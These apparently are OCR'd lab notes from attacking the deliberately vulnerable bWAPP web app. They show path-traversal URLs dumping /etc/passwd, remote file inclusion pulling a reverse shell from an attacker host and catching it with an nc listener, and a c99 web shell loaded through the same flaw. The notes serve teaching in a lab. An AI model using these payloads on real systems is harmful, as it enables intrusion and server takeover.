File Edit View History Bookmarks Tools Help
bWAPP - Credits
192.168.0.81/bWAPP/portal.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits

/ Credits /

O yeah... who am I? Well my name is Malik. I'm a security consultant working for my own company, **MME**. We are specialized in Penetration Testing, Ethical Hacking, InfoSec Training, and Evil Bee Hunting.

Download our **What is bWAPP?** introduction tutorial, including free materials and exercises...
I'm also happy to give bWAPP talks and workshops at your security convention or seminar!


Need a training? We offer the following exclusive courses and workshops (on demand, at your location):

- Attacking & Defending Web Apps with bWAPP : 2-day Web Application Security course (**pdf**)
- Plant the Flags with bWAPP : 4-hour offensive Web Application Hacking workshop (**pdf**)
- Ethical Hacking Basics : 1-day Ethical Hacking course (**pdf**)
- Ethical Hacking Advanced : 1-day comprehensive Ethical Hacking course (**pdf**)
- Windows Server 2012 Security : 2-day Windows Security course (**pdf**)

Special thanks to the Netsparker team!

Remote and Local File Inclusion

Wednesday, April 1, 2015 8:27 PM




File Edit View History Bookmarks Tools Help
bWAPP - Missing Function...
192.168.0.81/bWAPP/rlfi.php?language=lang_en.php&action=go
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
B

/ Remote & Local File Inclusion (RFI/LFI) /

Select a language: English Go

Thanks for your interest in bWAPP!



File Edit View History Bookmarks Tools Help
bWAPP - Missing Function...
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog

192.168.0.81/bWAPP/rlfi.php?language=../../../../../../etc/passwd&action=go

/ Remote & Local File Inclusion (RFI/LFI) /

Select a language: English Go


```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:
/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache
/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var
/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false
hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var
/lib/avahi-autoipd:/bin/false gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false pulse:x:107:116:PulseAudio
daemon,,,:/var/run/pulse:/bin/false messagebus:x:108:119::/var/run/dbus:/bin/false avahi:x:109:120:Avahi mDNS
daemon,,,:/var/run/avahi-daemon:/bin/false polkituser:x:110:122:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:111:123:Hardware abstraction layer,,,:/var/run/hald:/bin/false bee:x:1000:1000:bee,,,:/home/bee:/bin/bash
mysql:x:112:124:MySQL Server,,,:/var/lib/mysql:/bin/false sshd:x:113:65534::/var/run/sshd:/usr/sbin/nologin
dovecot:x:114:126:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false smmta:x:115:127:Mail Transfer Agent,,,:/var
/lib/sendmail:/bin/false smmsp:x:116:128:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
neo:x:1001:1001::/home/neo:/bin/sh alice:x:1002:1002::/home/alice:/bin/sh thor:x:1003:1003::/home/thor:/bin/sh
wolverine:x:1004:1004::/home/wolverine:/bin/sh johnny:x:1005:1005::/home/johnny:/bin/sh selene:x:1006:1006::/home
/selene:/bin/sh postfix:x:117:129::/var/spool/postfix:/bin/false proftpd:x:118:65534::/var/run/proftpd:/bin/false
ftp:x:119:65534::/home/ftp:/bin/false snmp:x:120:65534::/var/lib/snmp:/bin/false ntp:x:121:131::/home/ntp:/bin/false
```


File Edit View History Bookmarks Tools Help
Connecting...
192.168.0.81/bWAPP/rlfi.php?language=http://192.168.0.86/rev.txt%00&action=go
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Bl


/ Remote & Local File Inclusion (RFI/LFI) /

Select a language: English Go

WARNING: Failed to daemonise. This is quite common and not fatal.
Warning: fsockopen() [**function.fsockopen**]: unable to connect to 192.168.10.77:6666 (Connection timed out) in **http://192.168.0.86/rev.txt** on line **57**
Connection timed out (110)



```
root@kali:/var/www# nc -lvp 6666
listening on [any] 6666 ...
connect to [192.168.0.86] from bee-box [192.168.0.81] 49158
Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686 GNU/Linux
 04:35:15 up 1 day,  1:18,  3 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/0    :1.0             Wed03   25:18   0.00s  0.00s -bash
bee      tty7     :0               Wed03   42:27m 12.80s  0.12s x-session-manag
bee      pts/1    :0.0             03:51   42:27m  0.06s  0.06s bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ hostname
bee-box
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```


File Edit View History Bookmarks Tools Help
bWAPP - Missing Function...
192.168.0.81/bWAPP/rlfi.php?language=http://192.168.0.86/c99.txt%00&action=go
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
Welcome Be

/ Remote & Local File Inclusion (RFI/LFI) /

Select a language: English Go

!C99Shell v. 1.0 beta (21.05.2005)!

Software: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g

uname -a: Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Safe-mode: OFF (not secure)


/var/www/bWAPP/ drwxrwxr-x
Free 14.87 GB of 18.97 GB (78.38%)

Home Back Forward UPDIR Refresh Search Buffer Encoder Bind Proc. FTP
brute Sec. SQL PHP-code Feedback Self remove Logout

Owned by hacker

Listing directory (191 files and 11 directories):

NameAsc.	Size	Modify	Owner/GroupPerms	Action
.	LINK	01.04.2015 03:18:01	root/www-data drwxrwxr-x Info	□
..	LINK	01.04.2015 03:18:01	root/www-data drwxrwxr-x Info	□
[admin]	DIR	01.04.2015 03:18:00	root/www-data drwxrwxr-x Info	□
[apps]	DIR	01.04.2015 03:18:00	root/www-data drwxrwxr-x Info	□
[db]	DIR	01.04.2015 03:18:00	root/www-data drwxrwxr-x Info	□
[documents]	DIR	01.04.2015	root/www-data drwxrwxrwx Info	□



File Edit View History Bookmarks Tools Help
bWAPP - Missing Function...

192.168.0.81/bWAPP/rlfi.php?language=http://192.168.0.86/c99.txt%00&action=go

		03:18:00				□
xss_referer.php	5.52 KB	01.04.2015 03:18:00	root/www-data	-rw-rw-r--	Info Change Download	□
xss_sqlitemanager.php	4.68 KB	01.04.2015 03:18:00	root/www-data	-rw-rw-r--	Info Change Download	□
xss_stored_1.php	9.42 KB	01.04.2015 03:18:00	root/www-data	-rw-rw-r--	Info Change Download	□
xss_stored_2.php	6.51 KB	01.04.2015 03:18:00	root/www-data	-rw-rw-r--	Info Change Download	□
xss_stored_3.php	8.87 KB	01.04.2015 03:18:00	root/www-data	-rw-rw-r--	Info Change Download	□
xss_stored_4.php	6.36 KB	01.04.2015 03:18:00	root/www-data	-rw-rw-r--	Info Change Download	□
xss_user_agent.php	5.11 KB	01.04.2015 03:18:00	root/www-data	-rw-rw-r--	Info Change Download	□
xxe-1.php	5.19 KB	01.04.2015 03:18:00	root/www-data	-rw-rw-r--	Info Change Download	□
xxe-2.php	2.47 KB	01.04.2015 03:18:00	root/www-data	-rw-rw-r--	Info Change Download	□

:: Command execute ::

:: Search ::

(.*) ☑ - regexp

:: Upload ::

:: Make Dir ::

/var/www/bWAPP/

:: Make File ::

/var/www/bWAPP/

:: Go Dir ::

/var/www/bWAPP/


:: Go File ::

/var/www/bWAPP/

--[c99shell v. 1.0 beta (21.05.2005) powered by Captain Crunch Security Team | r57 shell | Generation time: 0.0231]--

Restrict Device Access

